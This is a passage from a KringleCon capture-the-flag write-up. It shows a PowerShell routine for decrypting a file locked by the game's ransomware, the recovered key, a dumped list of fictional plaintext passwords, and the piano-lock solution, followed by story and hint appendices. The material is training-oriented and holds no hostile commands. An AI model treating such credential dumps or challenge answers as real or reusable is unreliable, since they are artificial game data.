        $FileSR.Read($LenIV,  0, 3) | Out-Null
        [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0)
```

```
        [Byte[]]$IV = New-Object Byte[] $LIV
        $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
        $FileSR.Read($IV, 0, $LIV) | Out-Null
        $AESP.IV = $IV
        $Transform = $AESP.CreateDecryptor()
        $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW,
$Transform, [System.Security.Cryptography.CryptoStreamMode]::Write)
        [Int]$Count = 0
        [Int]$BlockSzBts = $AESP.BlockSize / 8
        [Byte[]]$Data = New-Object Byte[] $BlockSzBts

        Do {
            $Count = $FileSR.Read($Data, 0, $BlockSzBts)
            $CryptoS.Write($Data, 0, $Count)
        } While ($Count -gt 0)

        $CryptoS.FlushFinalBlock()
        $CryptoS.Close()
        $FileSR.Close()
        $FileSW.Close()
        Clear-variable -Name "key"
        #Remove-Item $File
}
```

and run it.

```
$base64_k=[System.Convert]::FromBase64String("+8/BIZFdmcwgo9PV2E+DCA==")
(decrypt_file $base64_k ".\Desktop\HH2018\forensic_artifacts\
alabaster_passwords.elfdb.wannacookie")
```

I now had a decrypted sqlite database file called alabaster_passwords.elfdb.

```
$ sqlite3 alabaster_passwords.elfdb .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "passwords" (
       `name`  TEXT NOT NULL,
       `password`      TEXT NOT NULL,
       `usedfor`       TEXT NOT NULL
);
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2!#','active
directory');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','CookiesRLyfe!
*26','netflix.com');
INSERT INTO passwords VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode
Scanner');
INSERT INTO passwords
VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','PetsEatCookiesTOo@813','neopets.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','Woootz4Cookies19273','www.4chan.org');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');
COMMIT;
```

This let me find the password “ED#ED#EED#EF#G#F#G#ABA#BA#B”

The answer was “ED#ED#EED#EF#G#F#G#ABA#BA#B”

After the objective

I let Alabaster know that I had his password database back and provided him with a list of the contents, suggesting that he might like to change them as I had seen them. Alabaster replied:


> *You have some serious skills, of that I have no doubt.*
> *There is just one more task I need you to help with.*
> *There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.*

The Piano Lock

From the email that I had recovered earlier I knew that Alabaster's preferred musical key is the key of D. So let's assume that we need to transpose the password from E to D. So using the information in the email attachment (see Appendix D – Musical Email attachment) I converted the password to the key of D

```
Original
E  D# E  D# E  E  D# E F# G# F# G# A  B  A# B A# B

Key of D
D  C# D  C# D  D  C# D E  F# E  F# G  A  G# A G# A
```

On entering the above into the piano lock, the door to Santa's vault sprunk open.



Me in Santa's Vault

Conclusion

Having unlocked the musical door to Santa's vault, I entered the vault and Alabaster said:

I'm seriously impressed by your security skills!
How could I forget that I used Rachmaninoff as my musical password?
Of course I transposed it it before I entered it into my database for extra security.

Alabaster stepped aside, revealing two familiar, smiling faces.

Hans greeted me with:

It's a pleasure to see you again.
Congratulations.

And then Santa explained what had been going on:

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!
You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!
You see, I finally found you!
I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.
We needed to find someone with skills all across the spectrum.
I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.
And you did!
Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.
See what happens when they take off those hats?

Santa continued:

Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.
And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.
You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?
They lived happily ever after.

I stood there a little bit stunned. Santa had set up the whole conference as a test for the attendees. Well that's one way to find people that you might like to seek help from in the future.


Well even if that was Santa's plan it was a really good method of providing practical training to those interested in Information Security who do not always see the whole range of issues that can affect this technology/information dependent world.

I really enjoyed this conference and hope that there may be an opportunity to attend again in the future.

The organizers and speakers put a lot of effort in to making this work for Santa and I hope that Santa got as much from the conference as I did as an attendee.

Epilogue

On the way out, I wanted to see what would happen if I followed the Google Ventilation maze using the schematics I got access to earlier. I marked them up and went crawling through the maze. Lo and behold, I popped out back in Santa's Secret Room. I should have tried the maze earlier but that's the way of it.




2F
From lower level
1
Santa's
Secret
Room


Appendix A – Morcel's poem

This is Morcel's poem from the "Lethal ForensicELFication" challenge.

```
elf@2ee64108094d:~/.secrets/her$ cat poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
  There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
  Only this and nothing more."

  Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
  But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
  Oh, 'twould make his heart resound!

  Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,
  Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
  NEVERMORE in tinsel stocking!

  Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
  Of good fortune fates had borne him.  Offered her his dexter forelimb,
Never was his future less dim!  Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
  Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
  So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
  By his lovely NEVERMORE!
-Morcel Nougat
```

Appendix B – Ventilation schematics

These are the ventilation schematics retrieved as part of Objective 4. However, I have also marked them up with a route in red.



Appendix C – HR document

This is the contents of the candidate_evaluation.docx file from the “HR Incident Response” objective.

Private (For Your Elf Eyes Only)

Elf Infosec Placement / Access Evaluation

Candidate Name: Krampus	

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:	**5. Outstanding** **4. Excellent-exceeds requirements** **3. Competent—acceptable proficiency**	**2. Below Average—Does not meet requirements** **1. Unable to determine or not applicable to this candidate**

	Rating				
	5	**4**	**3**	**2**	**1**
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					1
Overall Evaluation: Please add appropriate comments below:					1

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Private (For Your Elf Eyes Only)

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Recommendation for sponsor:

☐ Candidate ☐ Applying for Access ☐ Access to Santa's Secret Room ☒ Reject

Candidate Name: Wunorse Openslae	

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:	**5. Outstanding** **4. Excellent-exceeds requirements** **3. Competent—acceptable proficiency**	**2. Below Average—Does not meet requirements** **1. Unable to determine or not applicable to this candidate**

	Rating				
	5	**4**	**3**	**2**	**1**
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				X	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.			X		

Private (For Your Elf Eyes Only)

Overall Evaluation: Please add appropriate comments below:			X		

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Wunorse Openslae is a recent graduate with a degree in InfoSec. It appears he is familiar with the tools of industry, albeit has yet to develop his own to contribute to the community on the hub of Gits.

While he lacks workforce experience, he may be a good fit for an entry position on one of our development teams while he learns the ropes.

With enough mentorship and guidance, he could be the next rising star to defeat these dastardly villains that launch attacks against our beloved Holidays.

It's worth taking the time to conduct an interview and background investigation to see if his personality is a fit for our team.

Recommendation for sponsor:

☒ Candidate ☒ Applying for Access ☐ Access to Santa's Secret Room ☐ Reject

Candidate Name: Bushy Evergreen	

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification

Private (For Your Elf Eyes Only)

and provide appropriate comments in the space below.

Rating Scale: **5. Outstanding** **4. Excellent-exceeds requirements** **3. Competent—acceptable proficiency**	**2. Below Average—Does not meet requirements** **1. Unable to determine or not applicable to this candidate**

	Rating				
	5	4	3	2	1
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.	X				
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					X
Overall Evaluation: Please add appropriate comments below:			X		

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Bushy Evergreen has a unique background in Infosec. He developed 10 widely used tools on the hub of Gits, one of which finds secret keys inadvertently pushed to cloud repositories. He was also the first Infosec Elf to identify and responsibly disclose the infamous WannaCookie ransomware vulnerability.

The only concern is his controversial stance on sociopolitical topics that could spell trouble for our Holiday Spirit, and potentially undermine our ability to stop the evil attackers from ruining Christmas.

Recommendation:

Private (For Your Elf Eyes Only)

☒ Candidate ☒ Applying for Access ☐ Access to Santa's Secret Room ☐ Reject

Candidate Name: Alabaster Snowball	

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:	**5. Outstanding** **4. Excellent-exceeds requirements** **3. Competent—acceptable proficiency**	**2. Below Average—Does not meet requirements** **1. Unable to determine or not applicable to this candidate**

	Rating				
	5	**4**	**3**	**2**	**1**
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.	X				
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.	X				
Overall Evaluation: Please add appropriate comments below:	X				

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Alabaster has a cornucopia of industry certifications to include SANS along with a substantial educational background. The fact that he led the security team that stopped the evil villains from ruining last year's Holiday Season with a set of sophisticated tools he invented proves this elf has what it takes be allowed to access Santa's Secret Room.

He provides talks at multiple InfoSec Cons every year, including this year's Kringle Con to responsibly disclose vulnerabilities, share his latest inventions, and move the industry forward to stop evil attackers from ruining our Holidays.

Moreover, he already has a clearance for Santa's Secret Room from his previous work with our

Private (For Your Elf Eyes Only)


Elves. We must recruit Alabaster to stop the dastardly villains from ruining our joyous Holiday Season!

Recommendation:

☒ Candidate ☐ Applying for Access ☒ Access to Santa's Secret Room ☐ Reject

Appendix D – Musical Email attachment

This is the attachment to the email found in the “Network Traffic Forensics” objective.



A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880 Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an “octave” apart from the next. Going key by key, we count 12 “half tone” steps between one A and the next - 12 steps in an octave.

As you may have guessed, elf (and human) ears perceive pitches logarithmically. That is, the frequency jump between octaves doubles as we go up the keyboard, and that sounds normal to us. Consequently, the precise frequency of each note other than A can only be cleanly expressed with a log base 12 expression. Ugh! For our purposes though, we can think of note separation in terms of whole and half steps.

Have you noticed the black keys on the keyboard? They represent half steps between the white keys. For example, the black key between C and D is called C# (c-sharp) or Db (d-flat). Going from C to D is a whole step, but either is a half step from C#/Db. Some white keys don’t have black ones between them. B & C and E & F are each only a half step apart. Why? Well, it turns out that our ears like it that way. Try this: press C D E F G A B C on a piano. It sounds natural, right? The “C major” scale you just played matches every other major scale:

- whole step from C to D
- whole step from D to E
- half step from E to F
- whole step from F to G
- Whole step from G to A
- Whole step from A to B, and finally
- Half step from B to C

If you follow that same pattern (whole whole half whole whole whole half), you can start from any note on the keyboard and play a major scale. So a Bb major scale would be Bb C D Eb F G A Bb. You can get this by counting whole and half steps up from Bb or by taking each note in the C major scale and going down a whole step.

This uniform shifting of tones is called transposition. This is done all the time in music because of differences in how instruments are designed, the sound an arranger wants to achieve, or the

comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.

To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

Appendix E – Badge – Narrative

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa’s castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Hans has started monologuing again. Please visit him in Santa's lobby for a status update.


Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment!

Appendix F – Badge – Objectives



Appendix G – Badge – Hints

1. Bloodhound Demo
    - *From: Holly Evergreen*
2. Vi Editor Basics
    - *From: Bushy Evergreen*
3. Plaintext Credentials in Commands
    - *From: Wunorse Openslae*
4. HTTP/2.0 Basics
    - *From: Holly Evergreen*
5. Using gdb to Call Random Functions!
    - *From: Shinny Upatree*
6. Opening a Ford Lock Code
    - *From: Tangle Coalbox*
7. OWASP on CSV Injection
    - *From: Sparkle Redberry*
8. Trufflehog Talk
    - *From: Wunorse Openslae*
9. Password Spraying
    - *From: Pepper Minstix*
10. CSV Injection Talk
    - *From: Sparkle Redberry*
11. Git Cheat Sheet
    - *From: Sparkle Redberry*
12. SQL Injection
    - *From: Pepper Minstix*
13. Finding Browsable Directories
    - *From: Minty Candycane*
14. de Bruijn Sequence Generator
    - *From: Tangle Coalbox*
15. Malware Reverse Engineering
    - *From: Alabaster Snowball*

16. Barcode Creation
    - *From: Pepper Minstix*
17. Past Holiday Hack Challenges
    - *From: Bushy Evergreen*
18. Python Escape
    - *From: SugarPlum Mary*
19. Public / Private Key Encryption
    - *From: Alabaster Snowball*
20. Finding Passwords in Git
    - *From: Sparkle Redberry*
21. Memory Strings
    - *From: Alabaster Snowball*
22. Ransomware Kill Switches
    - *From: Alabaster Snowball*
23. Dropper Download
    - *From: Alabaster Snowball*
24. Website Directory Browsing
    - *From: Minty Candycane*
25. PowerShell Command Injection
    - *From: Minty Candycane*
26. Bloodhound Tool
    - *From: Holly Evergreen*
27. Vim Artifacts
    - *From: Tangle Coalbox*
28. Trufflehog Tool
    - *From: Wunorse Openslae*
29. SQLite3 .dump'ing
    - *From: Minty Candycane*
30. HTTP/2.0 Intro and Decryption
    - *From: SugarPlum Mary*

Appendix H – Badge – Achievements

1. HR Incident Response
